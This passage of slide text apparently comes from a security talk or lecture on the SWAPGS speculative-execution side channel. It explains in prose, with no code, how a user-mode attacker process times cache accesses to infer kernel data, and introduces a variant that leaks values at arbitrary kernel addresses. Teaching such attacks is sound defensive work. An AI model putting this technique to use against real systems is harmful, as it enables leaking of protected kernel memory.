
… but the address represented by the secret (with a cache-line bias) remains cached



When resuming back to user-mode, the attacker measures the access time to the **0x300905C6D**, and sees it’s cached




When resuming back to user-mode, the attacker measures the access time to the **0x300905C6D**, and sees it’s cached




SWAPGS variant 2:
leak values at arbitrary addresses

- Extended version of the variant 1
- Allows to attacker to leak portions of the kernel memory (we'll soon see what values, exactly)
- Can be used to leak unknown values at target addresses


We are inside user space, inside the attacker process



